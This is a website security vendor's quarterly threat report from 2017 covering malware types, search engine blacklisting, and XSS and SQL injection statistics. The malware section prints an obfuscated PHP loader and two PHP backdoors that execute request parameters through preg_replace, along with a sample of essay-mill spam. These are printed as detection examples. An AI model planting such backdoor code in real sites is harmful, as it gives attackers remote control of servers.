SiteLock

WEBSITE SECURITY INSIDER

Q3•2017

Table of Contents

Executive Summary

Cybercriminals are more ambitious now than ever. In Q3 2017 alone, they increased their efforts by 16%, attempting to compromise more websites than the previous quarter. This again confirms that website owners are at an elevated risk of compromise, and the reasons why might surprise you.

The SiteLock Website Security Insider Q3 2017 explores how the different features website owners use to engage their visitors are also increasing their website attack surface. We deliver key insights into today's most challenging cybersecurity threats based on proprietary data from scanning over 6 million websites daily.

This report also provides practical, easy-to-implement solutions all website owners should follow to protect their websites from common, yet sophisticated, cyberattacks.

Throughout this report, SiteLock examines the following:

MALWARE
Malware is getting smarter every day. This section analyzes the most common types of malware website owners experienced in Q3 2017. We cover how cybercriminals use malware to target both website owners and their visitors. We also discuss what bad actors aim to gain through these cyberattacks.

SEARCH ENGINE MALWARE WARNING
Search engines only blacklisted 21% of infected websites, neglecting a vast 79% of infected websites in Q3 2017. We examine why search engines often fail to warn website owners and their visitors to malware infections. This section also touches on the dangers of malware when infections go unnoticed.

VULNERABILITIES AND WEBSITE ATTACKS
Cybercriminals proved to be more persistent in their attempts to compromise websites in Q3 2017 than in Q2. Despite this, the total vulnerabilities present in the SiteLock database decreased over the same time frame. Learn why vulnerabilities decreased, while attempted attacks increased.

CONTENT MANAGEMENT SYSTEMS
When a cybercriminal gets hold of unprotected open-source content management system vulnerabilities, the possibilities are endless. The Content Management System (CMS) section explains website owners' likelihood of compromise when using open-source software. We also touch on the ineffectiveness of solely using CMS core updates for website protection.

WEBSITE RISK SCORE
The features website owners use to enhance the user experience are also putting their sites at an elevated risk of website attack. We identify the types of features, such as page count and social media popularity, that put a website at greater risk than others. We also include how website owners can determine their risk of compromise, as well as what they can do to help decrease their risk.

WORDPRESS PLUGINS AND SOCIAL MEDIA
The WordPress Plugins and Social Media section serve as a sequel to the Website Risk Score section. It defines how WordPress users are unwittingly using plugins and linked social media accounts to increase their attack surface, resulting in an elevated risk to their website and site visitors.

1 Malware

WHAT CYBERCRIMINALS WANT

Malware comes in many forms, from flat HTML files that display "Hacked by…" messages to elaborate uploader and phishing kits. Although the security industry remains dedicated to detecting and eliminating this malicious content, cybercriminals continue to evolve malware constantly. In order to make tracking, detection, and removal of malicious content easier, the SiteLock Research team continues to modify and advance categorization for malicious content. Our teams work around the clock to add new detection signatures to catch more and more varied malware.

In Q2 2017, our data showed that hackers want persistent quiet access to their target websites, but why? Recent SiteLock data strongly suggests that cybercriminals are seeking out long-term access to their targets in order to create and upload complex malware that steals website traffic, drive profits to cybercriminals, and spread additional malware.

Malware Comes in All Shapes and Sizes

In Q3 2017, we look at four categories of malware, each with a distinct purpose. These four categories are unique encoded malware (or general malware), backdoor files, visitor attacks, and defacements. Each category will shed light on what cybercriminals aim to accomplish once they have gained entry to your website. In reviewing a sample of 6.3 million websites, SiteLock found that malware tends to fit into one of four category types, based on their payload or desired goal.

Key Observations

General Malware (Unique Encoded Instances)

Malware is getting smarter and sneakier every day. Some malware requires a key that only the attackers possess in order to decode it. Some malware is randomly generated and each file is unique, making it impossible to place it into a neatly categorized box. It is not uncommon for these malicious files to only be seen once or twice and then never again. However, even without having the key or the ability to fully decode these malicious scripts and files, our research found that these files are still being detected based on key malware indicators and behaviors.

Upon detection, these randomly generated files, as well as files that are heavily obfuscated, are categorized as unique encoded instances—or general malware. They are detected based on a number of key malware indicators including:

- Context of the file's location based on the site structure
- Behaviors of the file, such as turning off error messages or extending session timeouts
- The manner in which the file is obfuscated


In Q3 2017, unique malware instances accounted for an average of 44.04% of malware detected by our malware scanners. It also accounted for an average of 54.7% of malicious files cleaned by the SMART malware removal tool. What this shows us, is that although this malicious content is heavily obfuscated and randomly generated, our automated systems are still able to detect and clean this malware using key indicators.

```
$UfvAjK=("Y+".KBDD^'6L<7*:')&(WxLLNR|'&ux!hf');$vesCn5Ib=(/*nTU9M'.
        'k#&>V{s*/ilhOS95Xp^'HCZ.;bP9 ')|$aqyvBHnhFD;$fn02fHCbhY=('K!AH$8t,C!2'./*dX9L'.
        'ZSj?X@In*/CAGD|'[ O@0<@4@)!Y[F@')^('8S*)@Q+J"BP%2(('|'8A" @H)'.Z6EP.'* ("');/*'.
        'Eh*/$Zlb6hzh=('NC 0$!5'|'HC !"!"')^$bam2ouABi;$D4WshPS=$Cef^('a@-'.BUlPUL.#mz'.
        '('.QDYZH.'&PD@'.GBibT.'$RBK@R4D'|'a@%@A*C^'.LhHKDYB6.'@@'.PSXH.#O4TpRH573OMof'.
        '&M-S)C4@lA');$Q6k=$Cyqi_mYf3|('5&`-nx|m8&<'.yqjy.'>cum'^'}b4}3 3/'.twy8.'<*-k'.
        '!<,');$pfavzJn=(b8h6.'*G'^'='.QTQP4)&$vv8;if($_nTFPa($fSz5RhvD($UfvAjK(/*_sAh'.
        ' r@9,cl RU*/$vGia0ulV.$Oxnxr9Mlk)),$D4WshPS))die;$vesCn5Ib($fn02fHCbhY(/*whdi'.
        'cnl|@h*/null,$UfvAjK($Q6k)),$Zlb6hzh($pfavzJn,1));#)X_^LP;J>5oj*~8r}f9TRPC$f'.
        'jsrnjOzZt^q45]laa-4WZoUV+kR-]3luZLi,6#M): }KtlU;:';
```

Pictured: A "General malware" file that has been randomly generated and cannot be traditionally decoded.

Backdoor Files

There are many types of backdoor files that allow access to the website or server administration. These files allow cybercriminals to access your site for a myriad of reasons, such as creating or uploading files, unpacking zipped packages of files, or creating new admin users.
In Q3 2017, we saw the prevalence of four different kinds of backdoor files: eval injection attacks, file hackers, shell scripts, and mailers. In this section, we provide a breakdown of these backdoor file types, how they can be used, and what hackers gain by using them.



EVAL INJECTION ATTACKS

An eval injection attack uses a legitimate PHP function, eval(), to inject or run malicious code as PHP. The eval function can be legitimately used to evaluate a string as PHP code, however, it is uncommon and considered a poor security practice due to the nature of the function itself. Eval can be used to arbitrarily execute any code as PHP. Cybercriminals use this to unpack or decode other malicious software efficiently, often in a single line of code.

In Q3 2017, eval injections made up approximately one third of the malicious content our SMART scanner encountered. Eval Injections can be particularly tricky because they are often injected into otherwise legitimate files. This makes malware more difficult to remove as many web based malware scanners do not scan core application files or back-end files for partial malware infection. Malicious content injected into otherwise legitimate clean files can be left behind, resulting in cybercriminals having persistent access to reinfect the victimized website. Our file-based malware scanner meets this need by scanning all files and automatically removing both partial infections and full malicious files. This quarter we saw these requests being injected into WordPress and Joomla! core files.

Eval injection attacks can be used for a myriad of reasons. Most commonly they are used to inject visitor attacks that will impact people browsing the victimized website by causing their browsers to redirect to malicious sites, injecting iframes that download malicious content to the visitor's local system, and unpacking .zip files that contain additional malware. This is just one way that cybercriminals are leveraging backdoor files to maintain control over a website for their own nefarious purposes.


```
1 <?php /*tQy*/if(isset(${"_REQ"."UEST"}['Gayn'])){/*
*jnEu*/${$Y/*PdXeX*/=/*fYq*/"preg_re"."place";$Y('//e
e',${"_REQ"."UEST"}['Gayn'],'');/*fV*/exit;/*TGYWQ*/
```

```
1 <?php /*iTOi*/if/*ikE*/(isset(${"_R"."EQ"."UE"."ST
['HEfj']})){/*LeWo*/$l=/*L*/"preg"."_rep"."lace";/*Wrp
$l('//e',${"_R"."EQ"."UE"."ST"}['HEfj'],'');/*xMSuD*/exit
```

Pictured: Two different kinds of eval injection attacks attempting to execute malicious code.

FILE HACKERS

File hackers are malicious files or scripts that are used to propagate malware throughout a website's hosting environment. These can vary widely in what they're doing from a simple PHP upload script to elaborate backdoor files that cybercriminals use to create thousands of spam files on the server. They can also be used to modify or inject code into existing files on a website. Simple file hackers can be used to unpack a .zip file containing a more elaborate phishing toolkit or spamdexing files.
In Q3 2017, file hackers also accounted for approximately one third of malware detected by our SMART scanner. This further indicates that the ultimate motive of many cybercriminals is to create a means of injecting self-serving content into their victims' websites.




Pictured: A file hacker script being used to create spam files for the purpose of stealing search engine traffic.

Pictured: A shell script being used to gain access to the server back end of a website.

SHELL SCRIPTS

Shell scripts are the most robust form of backdoor files. Shell scripts can also vary widely in form and function, but share a common goal—access to a site or server's back-end. Shell scripts have some of the same features as file hackers, such as the ability to upload and unpack compressed content, or the ability to inject content into existing files. Where they differ is that shell scripts can also contain spam mailing functions and MySQL database access. This allows attackers a wide range of access to the infected sites. They can use this to deface or modify websites, send thousands of spam emails resulting in the blacklisting of the domain, or upload thousands of spam files for SEO purposes. Shell scripts are among some of the most complex malware the SiteLock team encounters on a daily basis, due to the number of functions and access points a shell script can provide to the website's hosting environment.



Pictured: A mailer script being used to send spam emails from a website's hosting account.

MAILERS

Mailers accounted for only 4.3% of the files cleaned during the third quarter. They can, however, be a dangerous type of malware infection because of the consequences involved with sending spam email.

Mailer scripts are used to send thousands of spam emails at a moment's notice from the infected website. This allows cybercriminals the ability to send spear phishing, phishing, or spam emails from a third-party server without detection. They are able to reach their target audience while the domain or hosting IP address in question suffer consequences such as email blacklisting, or having form mail functionality on their websites disabled by hosting providers.

Visitor Attacks


A visitor attack is a type of malware that causes harm to visitors of the infected website. Visitor attacks were the most prominent payloads deployed by malware infections in Q3 2017. Cybercriminals often use various types of backdoor files to deploy toolkits that are comprised of various types of visitor attacks. This quarter we explore a few of the most commonly seen visitor attacks in our sample sites.

14.6%
of detected malware files were visitor attacks

26.1%
of malicious files cleaned were visitor attacks

SEO SPAM

Spam files, known commonly as SEO spam or spamdex files, are the most prevalent types of visitor attacks. The purpose of this attack is to gain access to a website and deploy hundreds or thousands of files that contain particular keywords and backlinks for SEO purposes, usually to disreputable pharmaceutical sites. While on average, 2,573 individual sites were infected with malware each week in Q3 2017, the average number of cleaned files was 728,257.


The Advantages of Best Student Papers for Sale

by Stephanie Pollack. Posted on July 24, 2016

The Supreme Approach to Best Student Papers for Sale

Ruthless Best Student Papers for Sale Strategies Exploited

The Best Way to Write a Terrific Essay

Essays on the world wide web is just a undertaking that is straightforward , actually. Anyone who would like to get a custom made informative article will notice you can find a lot of advantages to doing so. Purchasing an essay out of our website means getting an paper.

Students who aren't therefore proficient at creating essays may also learn this art easily. Whether you need to generate a newspaper of flawlessness , simply get an informative article here and our writers will provide help. If you're not certain regarding your composing abilities, then you should make an effort to purchase essay papers online.

It is extremely easy to obtain essay paper nonetheless it really is more difficult to locate the business on. https://bestessaysforsale.net/paper-writing/
It may be the time to research buying an essay.

Pictured: A sample website infected with essay writing search engine spam.

SEO spam is a major cause for infected websites to have thousands, or hundreds of thousands, of malicious spam files on them. The aforementioned file hacker scripts are often used to deploy these files. We also saw a 10.1% increase in the number of spam files removed from sites from Q2 to Q3 2017, indicating that SEO spam is a major reason that attackers are compromising sites.

OTHER VISITOR ATTACKS

Other types of visitor attacks that may be deployed by File Hackers and Shell scripts include:

Phishing kits - These are fake copies of popular websites designed to steal login or credit card details. The most phished sites include Google, PayPal, Netflix, and various online banking applications.

Malicious iframes - Iframes are used to load the content of one site inside of another site. This can be used maliciously to load infected or spam content from a site the attackers control into the infected site.

Malicious redirects - Shell scripts can be used to inject malicious redirects into the header or .htaccess files of websites causing anybody who visits that website to be redirected to further malicious content. The purpose of this can be to redirect them to another site for search optimization or for the destination site to automatically infect the visiting system with malware.

Defacements

Defacements are perhaps the most well-known type of malware. Defacements are an infection where cybercriminals attack a website to replace its content with their own, usually a variant of a “Hacked by…” message along with the hacker handle.

Hackers use defacements as a way to push their agenda to unsuspecting masses via infected websites. Defacement messages often include political or religious imagery as well as ideological messages.

5.5%
of malicious files cleaned in Q3 2017 were defacements.

15.1%
of malware files detected in Q3 2017 were defacements

In Q2 2017, it was no secret that cybercriminals targeted websites in an effort to gain access and keep persistent access to websites. In Q3 2017, the reason why became apparent over the course of our investigation. Cybercriminals don’t just want to access your website, they want to deploy self-serving profitable payloads. These payloads can vary widely from dissemination of political ideology through website defacements, to stealing login credentials via phishing kits, and siphoning increasingly valuable search engine traffic to their own nefarious sites. The sudden prevalence of unique and randomly generated backdoor files indicates that hackers continue to evolve their craft in order to avoid detection and de-obfuscation.

Recommendations

While malware is unpredictable and dangerous for your website, there are steps you can take to combat it:

DAILY SCANNING
The most effective way to combat malware is with a daily malware scanner that has automatic malware remediation capabilities.

USE STRONG PASSWORDS
Strong passwords made up of capital letters, lowercase letters, numbers, special charectars, and random structure - avoiding dictionary words should be used on all website applications.

FILE STRUCTURE REVIEW
Become familiar with your site's file structure and review it periodically for changes or suspicious content.

BLOCK SUSPICIOUS REQUESTS
Use a web application firewall to identify and block malicious requests before they reach your site.

UPDATE REGULARLY
Update your applications and add-ons as soon as vendors make the patches available.

CREATE BACKUPS
Maintain offsite backups of all website content.

2 Search Engine Malware Warning

FINDING A PROACTIVE APPROACH TO WEBSITE SECURITY

From development to its design, website owners are ultimately responsible for the maintenance of their website. However, when it comes to website security, knowing who is responsible for protecting their website can be unclear. This is primarily because website owners often believe their website security is being handled by another party, such as their hosting provider, web agency, web developer, etc. Even more common, website owners generally assume a website breach won't happen to them, and therefore rely on search engines to find and notify them of malware on their site during regular website crawls. This dependence puts both the website owner and their visitors in danger, as popular search engines have proven to be an unreliable method of discovering malicious threats.

The fact of the matter is, website owners are responsible for the security of their websites.

Unfortunately, many website owners are unaware of this responsibility, which creates significant risks to their websites and site visitors. In nearly 8 out of 10 cases, websites that were infected with malware were not blacklisted by search engines in Q3 2017. Instead, websites were left infected on the web, vulnerable to the harmful consequences of malware. When website owners are unaware of the malware on their site, it can result in irreversible data and resource theft, permanent unauthorized access to a website's database, a significant decline in traffic due to malicious redirects, and substantial reputation damage.


Key Observations

Popular search engines may place a malware warning on an infected website as a way of alerting the website owner and visitors to potential dangers. While search engines are helpful in identifying infected websites *some* of the time, more often than not infected websites receive no warning at all. In Q3 2017, search engines only blacklisted 21%, neglecting a vast 79% of infected websites.

21% of infected websites were blacklisted by search engines

79% of infected websites received no malware warning at all


PERCENT OF INFECTED SITES BLACKLISTED BY SEARCH ENGINES



Malware can have significant consequences on a website or business, such as reputation damage or unauthorized modifications to a website's files. For this reason, search engines use caution when blacklisting websites for fear the findings could result in a false positive, meaning a malware-free website could be mistakenly blacklisted. In fact, search engines performed nearly 10% worse in Q3 2017 than Q2 2017, blacklisting even fewer infected websites than before.

This further validates that website owners are responsible for the security of their websites. However, when SiteLock surveyed 13,000 website owners to find out how they perceive this responsibility, 70% either believed their website security was being handled by their host or simply couldn't answer the question.

WHO WEBSITE OWNERS THINK IS IN CHARGE OF THEIR WEBSITE SECURITY



Recommendations

BE PROACTIVE

As the data confirms, website owners typically take a reactive approach to security by relying on search engines or other parties for website protection. By taking a new, proactive approach, website owners can anticipate a malware infection and prepare accordingly – ensuring they are one step ahead of cybercriminals. One way to do this is by developing an incident response plan in the event of a breach to make sure internal personnel are well-trained and all important data is being backed-up on a regular basis.

USE A MALWARE SCANNER

Website owners should implement a file-based malware scanner to check their websites daily for malware or suspicious activity, like unauthorized file changes. When malware is found, the scanner will alert the website owner immediately, allowing them to resolve any issues before it causes significant damage.

3 Vulnerabilities and Website Attacks

AMBITIOUS ATTACKERS AND UNPREDICTABLE VECTORS

It's no secret website compromises are often the result of cybercriminals exploiting a known vulnerability in website code. In our Content Management System (CMS) section, we will discuss how some hackers use the responsible disclosure and patching process to find vulnerabilities to exploit. This information highlights the need for timely application updates as well as a vulnerability scanner.

This quarter we examined over six million websites utilizing the SiteLock vulnerability scanner to determine the number of sites with Cross Site Scripting (XSS) and SQL Injection (SQLi) vulnerabilities. Additionally, we looked at the number of pages on each website that were impacted by these vulnerabilities.


One caveat to using a CMS to power your website is that a vulnerability in the core application, a theme, or a plugin on the website could cause every single page on your website to be vulnerable to exploitation. While vulnerabilities can be an unpredictable beast to tame, there were some optimistic results in Q3 2017; we saw a significant reduction in the number of vulnerabilities and pages impacted by them quarter over quarter. However, the remaining vulnerabilities are still in the millions and new vulnerabilities are discovered daily, highlighting the need for timely application updates and an application scanner.

Quarter Over Quarter Recap


From Q2 2017 to Q3 2017, we saw significant decreases in the number of sites with vulnerabilities as well as the number of pages impacted by these vulnerabilities. This may indicate that website owners and developers alike are taking a more proactive and layered approach to website security. This includes application patching as well as vulnerability and malware scanners. Additionally, the number of times the average website is attacked dropped quarter over quarter, however this decrease was negligible.

Although there were significant decreases in the number of pages impacted by vulnerabilities, they were still in the millions. While only 4,888 individual sites in our sample contained an SQLi vulnerability, these vulnerabilities were found on more than 4.9 million pages across these sites. The numbers for cross-site scripting are a bit more daunting with 63,043 sites containing XSS vulnerabilities. On those sites, over 24.3 million individual pages had XSS vulnerabilities within them.

WEB APPLICATION FIREWALL STATS: Q2 2017 VS Q3 2017



WEBSITE VULNERABILITIES AND ATTACKS: Q2 2017 VS Q3 2017



Additionally, while the total number of vulnerabilities may have decreased from Q2 2017 to Q3 2017, the number of attempts to exploit those vulnerabilities increased quarter over quarter. This means that even though there were fewer attack vectors, attackers were actually more ambitious in attempting to breach websites.

Taking a More Proactive Approach Reaps Positive Results

Q3 2017 saw major core updates for security to WordPress, Joomla!, and Drupal. This, along with the message that patching is critical to preventing website compromise, appears to have had a positive impact on the number of website vulnerabilities in our 6.5 million site sample.


In July, Joomla! had a core security update[1] to correct an issue with the CMS installer lacking a process to verify user ownership. The patch was released on July 4, 2017, during week 1 of Q3. This set the stage for a reduction in the number of vulnerabilities seen on sites for the rest of the quarter.

In August, Drupal released a core update[2] to correct security issues in the application. Following this update, we saw a continued drop in the number of sites containing vulnerabilities as well as pages impacted by them from during weeks 33 and 34.

In September, WordPress released version 4.8.2[3] which contained a critical security update to prevent SQL injection attacks in the core application files. The number of sites and pages containing both SQLi and XSS vulnerabilities continued to fall through weeks 37, 38, and 39 of Q3 2017.

This indicates that efforts across the industry to stress the importance of updating applications and identifying vulnerabilities in a timely manner are having a positive impact on website owners.

TOTAL WEBSITES CONTAINING VULNERABILITIES DECREASED OVER THE COURSE OF Q3



The Unpredictable Nature of Vulnerabilities

While we saw an overall reduction in the number of vulnerabilities coinciding with core updates to major CMS applications, this does not mean that new vulnerabilities for these applications disappeared during this time. WordPress, Drupal, and Joomla! each has archives of add-on vulnerabilities reported to them. During Q3 2017, themes, plugins, and modules were all found to contain various vulnerabilities ranging from access bypass to SQLi to XSS vulnerabilities. These vulnerabilities are often reported by users and security researchers when they're not found by the plugin or theme developers, showcasing how unpredictable and sneaky vulnerabilities can really be.

The WPVulnDB[4] catalogs over 9,000 vulnerabilities in themes, plugins, and the WordPress core. During Q3 2017, 27 XSS vulnerabilities and 18 SQLi vulnerabilities were reported to the WPVulnDB. This count does not include any other type of vulnerability.

Though Joomla! currently has a much smaller community of developers, it still had six different vulnerabilities for modules and plugins reported in their environment.[5] The Joomla! Vulnerable Extensions List continues to add vulnerabilities and patches every day as vulnerabilities are reported to them.

Drupal's security advisories[6] listed a total of 21 various vulnerabilities to modules and themes in the Drupal environment during Q3 2017. These ranged in rating from low priority to highly critical in the case of SQLi and XSS vulnerabilities found in the Commerce Invoices module.


Keeping in mind that these are only the vulnerabilities found by community members for the three largest CMS communities, it's easy to see that vulnerabilities are not something to be taken lightly even if your application is up to date. Patching your plugins, using plugins and themes from reputable sources, and implementing a web application firewall is critical to protecting your website.

Reduction Doesn't Mean Elimination

While developers releasing application patches and website owners updating their sites is certainly helping to reduce the overall attack surface of these sites, layered protection is still a necessity. The average website is still being attacked 59 times per day, a slight decrease from 63 times per day in Q2 2017, by hackers attempting to gain access to them for profit and to propagate malware. A web application firewall remains the best way to block malicious traffic and bots from accessing your site. A WAF this stops attackers before they can begin to wreak havoc on your business and your website.

SITELOCK® TRUESHIELD™ WEB APPLICATION FIREWALL BLOCKED AN AVERAGE OF:

748,398 threats each week of Q3



140,584,920 bot visits each week of Q3

SITELOCK® TRUESHIELD™ WEB APPLICATION FIREWALL BLOCKED A TOTAL OF:

1,007,235 SQL injection attempts in Q3

181,671 XSS attack attempts in Q3

